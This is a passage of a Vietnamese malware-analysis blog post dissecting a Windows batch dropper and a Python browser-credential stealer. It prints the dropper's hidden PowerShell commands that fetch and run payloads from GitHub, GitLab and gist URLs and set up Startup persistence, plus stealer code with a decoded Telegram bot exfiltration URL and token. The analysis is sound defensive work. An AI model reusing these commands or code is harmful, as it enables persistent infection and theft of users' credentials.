
Sau khi đã có được đoạn code của kẻ tấn công, bắt đầu quan sát luồng chương trình nhé …

Luồng chương trình



Phần code đầu tiên

Ở phần code đầu tiên có vẻ như kẻ tấn công sử dụng obfuscate nên mình không biết những biến được gán là gì ... cho nên mình nhờ ChatGPT deobfuscate dùm đoạn này.



Sử dụng ChatGPT deobfuscate

Đoạn code mà ChatGPT deobfuscate như sau:

```
@echo off

rem Variable assignments
set enableQuietMode=yes
set mainVariable=0
set randomVariable=D
set joinVariable=$
set defaultVariable=t
set versionQuery=U
set modeVariable=b
set batchQuery=m
set maxQuantity=1
set keyArray=(
    set letterA=l
    set lineQuantity=-
    set toggleVariable=N
    set continueQuery=q
    set exitVariable=z
    set slashVariable=/
```

```
    set actionVariable=h
    set escapeCharacter=\
    set debugVariable=v
    set quoteCharacter='
    set optionArgument=8
    set repeatVariable=F
    setlocal EnableDelayedExpansion
    set counterVariable=r
    set auxiliaryVariable=k
    set openBracket=[
    set closeBracket=]
    set sectionHeader=A
    set basicVariable=o
    set conditionalVariable=s
    set endLine=;
    set numberVariable=d
    set upperCaseVariable=P
    set specialVariable=S
    set lowercaseVariable=f
    set inputVariable=i
    set modeVariable=
    set dotCharacter=.
    set retryVariable=E
    set blankVariable=n
    set quoteCharacter="
    set terminationVariable=O
    set breakVariable=R
    set digitVariable=2
    set directoryVariable=w
    set executeVariable=x
    set characterVariable=a
    set colonCharacter=:
    set captureVariable=p
    set digitVariable=7
    set userQuery=u
    set nullVariable=
)

rem Additional variable assignments
set searchQuery=I
set zoneVariable=g
set viewVariable=W
set typeQuery=M
set extensionVariable=c
set constantVariable=C
set letterQuery=e
```

```
cls
```

Có vẻ dễ nhìn hơn rồi nhỉ, ngoài ra mình còn nhờ ChatGPT giải thích đoạn code này. Mình tóm tắt lại như sau:

- **@echo off**: Dòng lệnh này tắt việc hiển thị lệnh trong cửa sổ console khi script đang chạy. Nghĩa là các lệnh trong script sẽ không được hiển thị trước khi được thực thi.
- Các dòng từ **set enableQuietMode=yes** đến **set maxQuantity=1** sẽ đặt giá trị cho các biến được sử dụng trong script. Mỗi biến đều được gán một giá trị cụ thể (anh em chịu khó kéo lên xem đoạn code bên trên nhé).
- **set keyArray=(...)** mảng này định nghĩa mỗi phần tử của mảng này là một biến có tên dài hơn, được gán một giá trị cụ thể. Mảng này không được sử dụng trong đoạn mã sau này, vì vậy việc định nghĩa này có thể được xem là không có ý nghĩa –> chắc là troll mấy ông đi reverse cái code này =))).
- Mấy dòng còn lại bắt đầu bằng **set** cũng dùng để gán biến.
- Cuối cùng là **cls** sẽ dùng để xóa màn hình cửa sổ console (đoạn này sẽ dùng để che dấu vết –> thực thi đoạn gán biến xong xóa màn hình để người dùng không kịp nhìn thấy nội dung trong console)


To clear all information that appears in the Command Prompt window and return to a blank window, type:

Copy

```
cls
```


Chức năng của lệnh cls

Tiếp theo mới là phần quan trọng, anh em nhớ thắt dây an toàn (đừng dùng máy thật để thí nghiệm đoạn này nhé).



Phần chính của mã độc

Đoạn code mọi người xem ở đây:

```
start chrome https://www.aliexpress.us/
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
hidden                  Invoke-WebRequest                  -URI
https://raw.githubusercontent.com/alibaba20232023/haivcl/main/start  -
OutFile
"C:\\Users\\$([Environment]::UserName)\\AppData\\Roaming\\Microsoft\\W
indows\\'Start Menu'\\Programs\\Startup\\WindowsSecure.bat";
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
```


```
hidden Invoke-WebRequest -URI
https://gitlab.com/alibaba2023/alibaba/-/raw/632ff709de86170331f352513
3670a873637a990/Document.zip -OutFile C:\\Users\\Public\\Document.zip;
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
hidden Expand-Archive C:\\Users\\Public\\Document.zip -DestinationPath
C:\\Users\\Public\\Document;
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
hidden Invoke-WebRequest -URI
https://gist.githubusercontent.com/xjnhzaj12b1/fd8ac3eedbbb8b540a99bc3
0da23f9e5/raw/7a86a090d85645354046be055f91874295dbe37f/cty16 -OutFile
C:\\Users\\Public\\Document\\project.py;
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
hidden C:\\Users\\Public\\Document\\python
C:\\Users\\Public\\Document\\project.py;
start chrome https://www.aliexpress.us/
```

Để dễ hiểu hơn thì các bạn hãy quan sát các bước dưới đây

Khởi tạo quá trình trú ẩn

Bước 1: mã độc sẽ mở một tab chrome truy cập vào trang web https://www.aliexpress.us/ –> mình nghĩ mục đích của kẻ tấn công là đánh lạc hướng người dùng (người dùng sẽ không để ý đến tab console bên trên nữa)


Bước 2: Tải một file từ github về, đường dẫn của file này là https://raw.githubusercontent.com/alibaba20232023/haivcl/main/start. Mình đã truy cập vào đường dẫn này và thấy kết quả:



Đoạn code start

Đây chính là một lệnh trong Windows Powershell, lệnh này sẽ tạo một tiến trình ẩn với nội dung làC:\\Users\\Public\\Document\\python C:\\Users\\Public\\Document\\project.py;

Tiến trình này sẽ khởi động cùng Windows (mỗi lần nạn nhân bật máy lên là tiến trình này sẽ khởi động, các bạn sẽ thường thấy phần này trong phần startup trên máy Windows). Tiến trình mà kẻ tấn công mong muốn chính là thực thi file project.py được lưu tại **C:\\Users\\Public\\Document** mỗi khi người dùng khởi động máy tính.




Malware được cài đặt vào Startup

Hành vi của mã độc này theo như mình tìm hiểu thì đây là một loại Malware Persistence.

Vậy người dùng lấy file **project.py** ở đâu ra?


Lỡ như máy của nạn nhân không có **python** thì thực thi cái file này kiểu gì?

Để trả lời cho 2 câu hỏi này, hãy đi vào bước kế tiếp.




Tải phần chính của mã độc

Bước 3: Thiết lập một kết nối tải xuống từ gitlab một file có tên là **Document.zip**, mình không biết tại sao kẻ tấn công lại lựa chọn gitlab để lưu trữ file này thay vì sử dụng github như những file code trước đó. *Chắc là đẩy file zip lên github oằn hơn gitlab (cái này mình đoán thôi).*




Repository chứa **Document.zip**

Bước 4: Sau khi tải về máy tính nạn nhân, file **Document.zip** được lưu tại folder **C:\Users\Public\Document**. Mình có tải file này về để giải nén, kết quả như hình dưới đây (folder trong hình là mình tải thủ công chứ không phải con malware tải về):



Document.zip sau khi giải nén.

Để xác định xem file python.exe này có phải mã độc hay không, mình đã sử dụng VirusTotal để kiểm tra




Kết quả VirusTotal

Kết quả cho thấy **python.exe** không phải file độc hại, ngoài ra mình biết được đây là python phiên bản 3.1

Bước 5: Mã độc tiếp tục tải về một file từ gist.githubusercontent.com và lưu thành **C:\Users\Public\Document\project.py**

Thời điểm mình viết bài này file **https://gist.githubusercontent.com/xjnhzaj12b1/fd8ac3eedbbb8b540a99bc30da23f9e5/raw/7a86a090d85645354046be055f91874295dbe37f/cty16** đã bị xóa (hoặc di chuyển đi chỗ nào đó). Tuy nhiên trước đó mình có xem xét repository github của các đối tượng này thì đoạn mã ở đường dẫn này lại trùng khớp với các file có tên là **scan***



Các file tương tự

Điểm khác biệt của các file này là địa chỉ telegram mà dữ liệu sẽ được gửi đến (sẽ được đề cập dưới đây). Bây giờ mình sẽ đi vào phân tích 1 trong các file **scan*** này (mình sẽ lựa ra file gần giống mã độc gốc nhất theo như trí nhớ của mình cảm nhận).

Khúc này phân tích code hơi căng, anh em giải lao xíu rồi đọc tiếp nhé =)))

scan.txt

```
import os,json,shutil,win32crypt,sqlite3,base64,random
import requests as x01
from datetime import datetime,timedelta
from Crypto.Cipher import DES3
from Crypto.Cipher import AES
from pyasn1.codec.der import decoder
from hashlib import sha1, pbkdf2_hmac
from Crypto.Util.Padding import unpad
from base64 import b64decode
import hmac

now = datetime.now()
url =x01.get("https://gist.githubusercontent.com/alibaba20232023/f616aaaab71d1c6947e48e8543f95d31/raw/4fc3b3a279acfab35f2c945cf5faa975f691f50b/ffcl").text
url = url.replace("\n", "")
response =x01.get(url).text
ip_country = json.loads(response)
ten_country = ip_country['region']
city = ip_country['city']
ip = ip_country['ip']
country_code = ip_country['country']
```

Import thư viện

Về phần import các thư viện, hacker này xài khá nhiều thư viện liên quan đến mã hóa. Ngoài ra, sqlite3 cũng được đề cập trong đoạn code này –> có vẻ dùng sqlite để lưu trữ tạm thời trên máy nạn nhân.

Tiếp đến là phần khai báo biến, các biến được đề cập đến địa chỉ IP, thành phố, mã code, … của nạn nhân. Biến url là kết quả của một request đến endpoint https://gist.githubusercontent.com/alibaba20232023/f616aaaab71d1c6947e48e8543f95d31/raw/4fc3b3a279acfab35f2c945cf5faa975f691f50b/ffcl

```
root@ctr798491:~# python3
Python 3.10.6 (main, May 29 2023, 11:10:38) [GCC 11.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import requests as x01
>>> url =x01.get("https://gist.githubusercontent.com/alibaba20232023/f616aaaab71d1c6947e48e8543f95d31/raw/4fc3b3a279acfa
b35f2c945cf5faa975f691f50b/ffcl").text
>>> print(url)
https://ipinfo.io
>>>
```

Kết quả giá trị biến url

Mình đã sử dụng python để kiểm tra giá trị biến url, kết quả cho thấy **url = https://ipinfo.io**. Hacker đã lợi dụng API của ipinfo.io để lấy thông tin của nạn nhân.

Tiếp đến lần lượt là các biến **newtime, name_f, crypt**. Về biến **newtime** và **name_f** thì mình có thể suy ra được cấu trúc của tên file mà hacker đặt.

Phần mà mình tò mò nhất, cũng là mấu chốt để mình tiếp tục chuyên mục **Hack the hacker** (ở bên dưới) chính là biến **crypt**.

```
newtime = str(now.hour) + "h" +str(now.minute)+"m"+str(now.second)+"s"+str(now.day)+"-"+str(now.month)+"-"+str(now.year)
name_f = country_code +" "+ ip +"-"+newtime
crypt = base64.b64decode("aHR0cHM6Ly9hcGkudGVsZWdyYW0ub3JnL2JvdDYyNjQzNjMxNDQ6QUFFbUhxZ1dQWl9KTEp5ZktlcUxpODE0bVMxMXZQeDU3R1kvc2VuZERvY3VtZW50")
```

Thông tin biến

Do đoạn code sử dụng hàm **base64decode** nên mình decode ra và được kết quả:

```
root@ctr798491:~# echo "aHR0cHM6Ly9hcGkudGVsZWdyYW0ub3JnL2JvdDYyNjQzNjMxNDQ6QUFFbUhxZ1dQWl9K
TEp5ZktlcUxpODE0bVMxMXZQeDU3R1kvc2VuZERvY3VtZW50" | base64 -d ; echo ''
https://api.telegram.org/bot62643631 44:AAEmHqgWPZ_JLJyfKeqLi814mS11vPx57GY/sendDocument
root@ctr798491:~#
```

Kết quả decode base64

Ồ …. Đây là một API của bot telegram, có vẻ như đây chính là phương tiện mà hacker dùng để nhận thông tin đánh cắp được từ nạn nhân.

> Telegram là một ứng dụng nhắn tin giống như messenger, discord, slack. Đây là một trong những ứng dụng được đánh giá là có tính bảo mật cao, chính vì lí do này mà các hacker thường lợi dụng để làm kênh trao đổi và tiếp nhận dữ liệu từ máy nạn nhân để khó bị phát hiện.

Hàm đầu tiên ở trong đoạn code này có nhiệm vụ kiểm tra xem tiến trình chrome.exe trên máy nạn nhân có hoạt động hay không, nếu có –> kill tiến trình này.

```
25
26  def check_chrome_running():
27      for proc in os.popen('tasklist').readlines():
28          if 'chrome.exe' in proc:
29              return True
30      return False
31  if check_chrome_running():
32      os.system('taskkill /f /im chrome.exe')
33  else:print("")
34
```


Hàm kiểm tra tiến trình chrome

Hàm kế tiếp là tìm kiếm Profile trên máy tính nạn nhân, hàm này sẽ phục vụ cho việc tìm kiếm các file lưu trên máy tính (cụ thể là để truy cập vào folder của trình duyệt trên máy).

```
36  def find_profile(path_userdata):
